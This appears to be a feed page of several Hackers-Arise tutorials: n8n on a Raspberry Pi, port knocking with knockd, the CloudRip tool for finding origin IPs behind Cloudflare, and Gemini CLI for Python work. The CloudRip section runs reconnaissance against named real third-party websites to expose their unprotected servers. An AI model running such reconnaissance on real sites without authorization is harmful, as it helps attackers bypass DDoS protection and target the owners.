Reading view

There are new articles available, click to refresh the page.

Automating Your Digital Life with n8n

Welcome back, aspiring cyberwarriors!

As you know, there are plenty of automation tools out there, but most of them are closed-source, cloud-only services that charge you per operation and keep your data on their servers. For those of us who value privacy and transparency, these solutions simply won’t do. That’s where n8n comes into the picture – a free, private workflow automation platform that you can self-host on your own infrastructure while maintaining complete control over your data.

In this article, we explore n8n, set it up on a Raspberry Pi, and create a workflow for monitoring security news and sending it to Matrix. Let’s get rolling!

What is n8n?

n8n is a workflow automation platform that combines AI capabilities with business process automation, giving technical teams the flexibility of code with the speed of no-code. The platform uses a visual node-based interface where each node represents a specific action, for example, reading an RSS feed, sending a message, querying a database, or calling an API. When you connect these nodes, you create a workflow that executes automatically based on triggers you define.

With over 400 integrations, native AI capabilities, and a fair-code license, n8n lets you build powerful automation while maintaining full control over your data and deployments.

The Scenario: RSS Feed Monitoring with Matrix Notifications

For this tutorial, we’re going to build a practical workflow that many security professionals and tech enthusiasts need: automatically monitoring RSS feeds from security news sites and threat intelligence sources, then sending new articles directly to a Matrix chat room. Matrix is an open-source, decentralized communication protocol—essentially a privacy-focused alternative to Slack or Discord that you can self-host.

Step #1: Installing n8n on Raspberry Pi


Let’s get started by setting up n8n on your Raspberry Pi. First, we need to install Docker, which is the easiest way to run n8n on a Raspberry Pi. SSH into your Pi and run these commands:

pi> curl -fsSL https://get.docker.com -o get-docker.sh
pi> sudo sh get-docker.sh
pi> sudo usermod -aG docker pi
Log out and back in for the group changes to take effect. Now we can run n8n with Docker in a dedicated directory:

pi> sudo mkdir -p /opt/n8n/data


pi> sudo chown -R 1000:1000 /opt/n8n/data


pi> sudo docker run -d –restart unless-stopped –name n8n \
-p 5678:5678 \
-v ~/.n8n:/home/node/.n8n \
-e N8N_SECURE_COOKIE=false \
n8nio/n8n

This command runs n8n as a background service that automatically restarts if it crashes or when your Pi reboots. It maps port 5678 so you can access the n8n interface, and it creates a persistent volume at /opt/n8n/data to store your workflows and credentials so they survive container restarts. Also, the service doesn’t require an HTTPS connection; HTTP is enough.


Give it a minute to download and start, then open your web browser and navigate to http://your-raspberry-pi-ip:5678. You should see the n8n welcome screen asking you to create your first account.
Step #2: Understanding the n8n Interface

Once you’re logged in and have created your first workflow, you’ll see the n8n canvas—a blank workspace where you’ll build your workflows. The interface is intuitive, but let me walk you through the key elements.

On the right side, you’ll see a list of available nodes organized by category (Tab key). These are the building blocks of your workflows. There are trigger nodes that start your workflow (like RSS Feed Trigger, Webhook, or Schedule), action nodes that perform specific tasks (like HTTP Request or Function), and logic nodes that control flow (like IF conditions and Switch statements).

The main canvas in the center is where you’ll drag and drop nodes and connect them. Each connection represents data flowing from one node to the next. When a workflow executes, data passes through each node in sequence, getting transformed and processed along the way.

Step #3: Creating Your First Workflow – RSS to Matrix

Now let’s build our RSS monitoring workflow. Click the “Add workflow” button to create a new workflow. Give it a meaningful name like “Security RSS to Matrix”.

We’ll start by adding our trigger node. Click the plus icon on the canvas and search for “RSS Feed Trigger”. Select it and you’ll see the node configuration panel open on the right side.

In the RSS Feed Trigger node configuration, you need to specify the RSS feed URL you want to monitor. For this example, let’s use the Hackers-Arise feed.

The RSS Feed Trigger has several important settings. The Poll Times setting determines how often n8n checks the feed for new items. You can set it to check every hour, every day, or on a custom schedule. For a security news feed, checking every hour makes sense, so you get timely notifications without overwhelming your Matrix room.

Click “Execute Node” to test it. You should see the latest articles from the feed appear in the output panel. Each article contains data like title, link, publication date, and sometimes the author. This data will flow to the next nodes in your workflow.

Step #4: Configuring Matrix Integration

Now we need to add the Matrix node to send these articles to your Matrix room. Click the plus icon to add a new node and search for “Matrix”. Select the Matrix node and “Create a message” as the action.

Before we can use the Matrix node, we need to set up credentials. Click on “Credential to connect with” and select “Create New”. You’ll need to provide your Matrix homeserver URL, your Matrix username, and password or access token.

Now comes the interesting part—composing the message. n8n uses expressions to pull data from previous nodes. In the message field, you can reference data from the RSS Feed Trigger using expressions like {{ $json.title }} and {{ $json.link }}.

Here’s a good message template that formats the RSS articles nicely:

🔔 New Article: {{ $json.title }}

{{ $json.description }}

🔗 Read more: {{ $json.link }}

Step #5: Testing and Activating Your Workflow

Click the “Execute Workflow” button at the top. You should see the workflow execute, data flow through the nodes, and if everything is configured correctly, a message will appear in your Matrix room with the latest RSS article.

Once you’ve confirmed the workflow works correctly, activate it by clicking the toggle switch at the top of the workflow editor.

The workflow is now running automatically! The RSS Feed Trigger will check for new articles according to the schedule you configured, and each new article will be sent to your Matrix room.

Summary

The workflow we built today, monitoring RSS feeds and sending security news to Matrix, demonstrates n8n’s practical value. Whether you’re aggregating threat intelligence, monitoring your infrastructure, managing your home lab, or just staying on top of technology news, n8n can eliminate the tedious manual work that consumes so much of our time.
Hacking with the Raspberry Pi: Getting Started with Port Knocking

Welcome back, aspiring cyberwarriors!

As you are aware, traditional security approaches typically involve firewalls that either allow or deny traffic to specific ports. The problem is that allowed ports are visible to anyone running a port scan, making them targets for exploitation. Port knocking takes a different approach: all ports appear filtered (no response) to the outside world until you send a specific sequence of connection attempts to predetermined ports in the correct order. Only then does your firewall open the desired port for your IP address.

Let’s explore how this technique works!

What is Port Knocking?

Port knocking is a method of externally opening ports on a firewall by generating a connection attempt sequence to closed ports. When the correct sequence of port “knocks” is received, the firewall dynamically opens the requested port for the source IP address that sent the correct knock sequence.

The beauty of this technique is its simplicity. A daemon (typically called knockd) runs on your server and monitors firewall logs or packet captures for specific connection patterns. When it detects the correct sequence, it executes a command to modify your firewall rules, usually opening a specific port for a limited time or for your specific IP address only.

The knock sequence can be as simple as attempting connections to three ports in order, like 7000, 8000, 9000, or as complex as a lengthy sequence with timing requirements. The more complex your sequence, the harder it is for an attacker to guess or discover through brute force.

The Scenario: Securing SSH Access to Your Raspberry Pi

For this tutorial, I’ll demonstrate port knocking between a Kali Linux machine and a Raspberry Pi. This is a close to real-world scenario that many of you might use in your home lab or for remote management of IoT devices. The Raspberry Pi will run the knockd daemon and have SSH access hidden behind port knocking, while our Kali machine will perform the knocking sequence to gain access.

Step #1: Setting Up the Raspberry Pi (The Server)


Let’s start by configuring our Raspberry Pi to respond to port knocking. First, we need to install the knockd daemon:

pi> sudo apt install knockd


The configuration file for knockd is located at /etc/knockd.conf. Let’s open it.

Here’s a default configuration that is recommended for beginners. The only thing I changed -A flag to -I to insert the rule at position 1 (top) so it will be evaluated before any DROP rules.

The [openSSH] section defines our knock sequence: connections must be attempted to ports 7000, 8000, and 9000 in that exact order. The seq_timeout of 5 seconds means all three knocks must occur within 5 seconds of each other. When the correct sequence is detected, knockd executes the iptables command to allow SSH connections from your IP address.

The [closeSSH] section does the reverse: it uses the knock sequence in reverse order (9000, 8000, 7000) to close the SSH port again.

Now we need to enable knockd to start on boot:


pi> sudo vim /etc/default/knockd

Change the line START_KNOCKD=0 to START_KNOCKD=1 and make sure the network interface is set correctly.

Step #2: Configuring the Firewall

Before we start knockd, we need to configure our firewall to block SSH by default. This is critical because port knocking only works if the port is actually closed initially.


First, let’s set up basic iptables rules:

pi> sudo apt install iptables

pi> sudo iptables -A INPUT -m conntrack –ctstate ESTABLISHED,RELATED -j ACCEPT

pi> sudo iptables -A INPUT -p tcp –dport 22 -j DROP

pi> sudo iptables -A INPUT -j DROP

These rules allow established connections to continue (so your current SSH session won’t be dropped), block new SSH connections, and drop all other incoming traffic by default.

Now start the knockd daemon:

pi> sudo systemctl start knockd
pi> sudo systemctl enable knockd

Your Raspberry Pi is now configured and waiting for the secret knock! From the outside world, SSH appears with filtered access.

Step #3: Installing Knock Client on Kali Linux


Now let’s switch to our Kali Linux machine. We need to install the knock client, which is the tool we’ll use to send our port knocking sequence.

kali> sudo apt-get install knockd

The knock client is actually part of the same package as the knockd daemon, but we’ll only use the client portion on our Kali machine.

Step #4: Performing the Port Knock


Before we try to SSH to our Raspberry Pi, we need to perform our secret knock sequence. From your Kali Linux terminal, run:

kali> knock -v 192.168.0.113 7000 8000 9000

The knock client is sending TCP SYN packets to each port in sequence. These packets are being logged by the knockd daemon on your Raspberry Pi, which recognizes the pattern and opens SSH for your IP address.

Now, immediately after knocking, try to SSH to your Raspberry Pi:

If everything is configured correctly, you should connect successfully! The knockd daemon recognized your knock sequence and added a temporary iptables rule allowing your IP address to access SSH.

When you’re done with your SSH session, you can close the port again by sending the reverse knock sequence:

kali> knock -v 192.168.1.100 9000 8000 7000

Step #5: Verifying Port Knocking is Working


Let’s verify that our port knocking is actually providing security. Without performing the knock sequence first, try to SSH directly to your Raspberry Pi:


The connection should hang and eventually timeout. If you run nmap against your Raspberry Pi without knocking first, you’ll see that port 22 appears filtered:


Now perform your knock sequence and immediately scan again:

This demonstrates how port knocking makes services filtered until the correct sequence is provided.

Summary

Port knocking is a powerful technique for adding an extra layer of security to remote access services. By requiring a specific sequence of connection attempts before opening a port, it makes your services harder to detect to attackers and reduces your attack surface. But remember that port knocking should be part of a defense-in-depth strategy, not a standalone security solution.

Web App Hacking:Tearing Back the Cloudflare Veil to Reveal IP’s

Welcome back, aspiring cyberwarriors!

Cloudflare has built an $80 billion business protecting websites. This protection includes DDoS attacks and protecting IP addresses from disclosure. Now, we have a tool that can disclose those sites IP addresses despite Cloudflare’s protection.

As you know, many organizations deploy Cloudflare to protect their main web presence, but they often forget about subdomains. Development servers, staging environments, admin panels, and other subdomains frequently sit outside of Cloudflare’s protection, exposing the real origin IP addresses. CloudRip is a tool that is specifically designed to find these overlooked entry points by scanning subdomains and filtering out Cloudflare IPs to show you only the real server addresses.

In this article, we’ll install CloudRip, test it, and then summarize its benefits and potential drawbacks. Let’s get rolling!

Step #1: Download and Install CloudRip


First, let’s clone the repository from GitHub:

kali> git clone https://github.com/staxsum/CloudRip.git

kali> cd CloudRip


Now we need to install the dependencies. CloudRip requires only two Python libraries: colorama for colored terminal output and pyfiglet for the banner display.

kali> pip3 install colorama pyfiglet –break-system-packages

You’re ready to start finding real IP addresses behind Cloudflare protection. The tool comes with a default wordlist (dom.txt) so you can begin scanning immediately.

Step #2: Basic Usage of CloudRip

Let’s start with the simplest command to see CloudRip in action. For this example, I’ll use some Russian websites with CloudFlare provided by BuildWith.

Before scanning, let’s confirm the website is registered in Russia with the whois command:

kali> whois esetnod32.ru

NS servers are from CloudFlare, and the registrar is Russian. Use dig to check if CloudFlare proxying hides the real IP in the A record.

kali> dig esetnod32.ru

IPs belong to CloudFlare. We’re ready to test out the CloudRip on it.

kali> python3 cloudrip.py esetnod32.ru

The tool tests common subdomains (www, mail, dev, etc.) from its wordlist, resolves their IPs, and checks if they belong to Cloudflare.

In this case, we can see that the main website is hiding its IP via CloudFlare, but the subdomains’ IPs don’t belong to CloudFlare.

Step #3: Advanced Usage with Custom Options

CloudRip provides several command-line options that give you greater control over your reconnaissance.

Here’s the full syntax with all available options:

kali> python3 cloudrip.py example.com -w custom_wordlist.txt -t 20 -o results.txt

Let me break down what each option does:

-w (wordlist): This allows you to specify your own subdomain wordlist. While the default dom.txt is quite good, experienced hackers often maintain their own customized wordlists tailored to specific industries or target types.

-t (threads): This controls how many threads CloudRip uses for scanning. The default is 10, which works well for most situations. However, if you’re working with a large wordlist and need faster results, you can increase this to 20 or even higher. Just be mindful that too many threads might trigger rate limiting or appear suspicious.

-o (output file): This saves all discovered non-Cloudflare IP addresses to a text file.

Step #4: Practical Examples

Let me walk you through a scenario to show you how CloudRip fits into a real engagement.

Scenario 1: Custom Wordlist for Specific Target

After running subfinder, some unique subdomains were discovered:

kali> subfinder -d rp-wow.ru -o rp-wow.ru.txt

Let’s filter them for subdomains only.

kali> grep -v “^rp-wow.ru$” rp-wow.ru.txt | sed ‘s/.rp-wow.ru$//’ > subdomains_only.txt

Now, you run CloudRip with your custom wordlist:

kali> python3 cloudrip.py rp-wow.ru -w subdomains_only.txt -t 20 -o findings.txt

Benefits of CloudRip

CloudRip excels at its specific task. Rather than trying to be a Swiss Army knife, it focuses on one aspect of reconnaissance and does it well.

The multi-threaded architecture provides a good balance between speed and resource consumption. You can adjust the thread count based on your needs, but the defaults work well for most situations without requiring constant tweaking.

Potential Drawbacks

Like any tool, CloudRip has limitations that you should understand before relying on it heavily.

First, the tool’s effectiveness depends entirely on your wordlist. If the target organization uses unusual naming conventions for its subdomains, even the best wordlist might miss them.

Second, security-conscious organizations that properly configure Cloudflare for ALL their subdomains will leave little for CloudRip to discover.

Finally, CloudRip only checks DNS resolution. It doesn’t employ more sophisticated techniques like analyzing historical DNS records or examining SSL certificates for additional domains. It should be one tool in your reconnaissance toolkit, not your only tool.

Summary

CloudRip is a simple and effective tool that helps you find real origin servers hidden behind Cloudflare protection. It works by scanning many possible subdomains and checking which ones use Cloudflare’s IP addresses. Any IPs that do not belong to Cloudflare are shown as possible real server locations.

The tool is easy to use, requires very little setup, and automatically filters results to save you time. Both beginners and experienced cyberwarriors can benefit from it.

Test it out—it may become another tool in your hacker’s toolbox.

Using Artificial Intelligence (AI) in Cybersecurity: Accelerate Your Python Development with Terminal‑Integrated AI

Welcome back, aspiring cyberwarriors and AI users!

If you’re communicating with AI assistants via browsers, you’re doing it in a slow way. Any content, for example, such as code, must first be added to the chatbot and then copied back to the working environment. If you are working on several projects, you have a whole bunch of chats created, and gradually, the AI loses context in them. To solve all these problems, we have AI in the terminal.

In this article, we’ll explore how to leverage the Gemini CLI for cybersecurity tasks—specifically, how it can accelerate Python scripting. Let’s get rolling!

Step #1: Get Ready

Our test harness centers on the MCP server we built for log‑analysis, covered in detail in a previous article. While it shines with logs, the setup is completely generic and can be repurposed for any data‑processing workload.

At this point, experienced users might ask why we need to use the MCP server if Gemini can already do the same thing by default. The answer is simple: we have more control over it. We don’t want to give the AI access to the whole system, so we limit it to a specific environment. Moreover, this setup gives us the opportunity for customization—we can add new functions, restrict existing ones according to our needs, or integrate additional tools.

Here is a demonstration of the restriction:

Step #2: Get Started With The Code

If you don’t write code frequently, you’ll forget how your scripts work. When the moment finally arrives, you can ask an AI to explain them to you.

We simply specified the script and got an explanation, without any copying, pasting, or uploading to a browser. Everything was done in the terminal in seconds.
Now, let’s say we want to improve the code’s style according to PEP 8—the official Style Guide for Python.


The AI asks for approval for every edit and visually represents the changes. If you agree, summarize the updates at the end.


Interestingly, the AI changed spaces in the code and broke the script because the network range was specified incorrectly.


So, in this case, the AI didn’t understand the context, but after fixing it, everything worked as intended.

Let’s see how we can use Gemini CLI to improve our workflow. First, let’s ask for any recommendations for improvements to the script.


And, immediately after suggesting the changes, the AI begins implementing the improvements. Let’s follow that.

A few lines of code were added, and it looks pretty clean. Now, let’s shift our focus to improving error handling rather than the scanning functionality.

Let’s run the script.

Errors are caught reliably, and the script executes flawlessly. Once it finishes, it outputs the list of discovered live hosts.

Step #3: Gemini CLI Tools

By typing /tools, we can see what the Gemini CLI allows us to do by default.

But one of the most powerful tools is /init. It analyzes the project and creates a tailored Markdown file.

Basically, the Gemini CLI creates a file with instructions for itself, allowing it to understand the context of what we’re working on.

Each time we run the Gemini CLI, it loads this file and understands the context.

We can close the app, reopen it later, and it will pick up exactly where we left off—without any extra explanation. Everything remains neatly organized.

Summary

By bringing the assistant straight into your command line, you keep the workflow tight, the context local to the files you’re editing, and the interaction essentially instantaneous.

In this article, we examined how the Gemini CLI can boost the effectiveness of writing Python code for cybersecurity, and we highlighted the advantages of using the MCP server along with the built-in tools that Gemini provides by default.

Keep returning, aspiring hackers, as we continue to explore MCP and the application of artificial intelligence in cybersecurity.

The post Using Artificial Intelligence (AI) in Cybersecurity: Accelerate Your Python Development with Terminal‑Integrated AI first appeared on Hackers Arise.

Using Artificial Intelligence (AI) in Cybersecurity: Creating a Custom MCP Server For Log Analysis

Welcome back, aspiring cyberwarriors!

In our previous article, we examined the architecture of MCP and explained how to get started with it. Hundreds of MCP servers have been built for different services and tasks—some are dedicated to cybersecurity activities such as reverse engineering or reconnaissance. Those servers are impressive, and we’ll explore several of them in depth here at Hackers‑Arise.

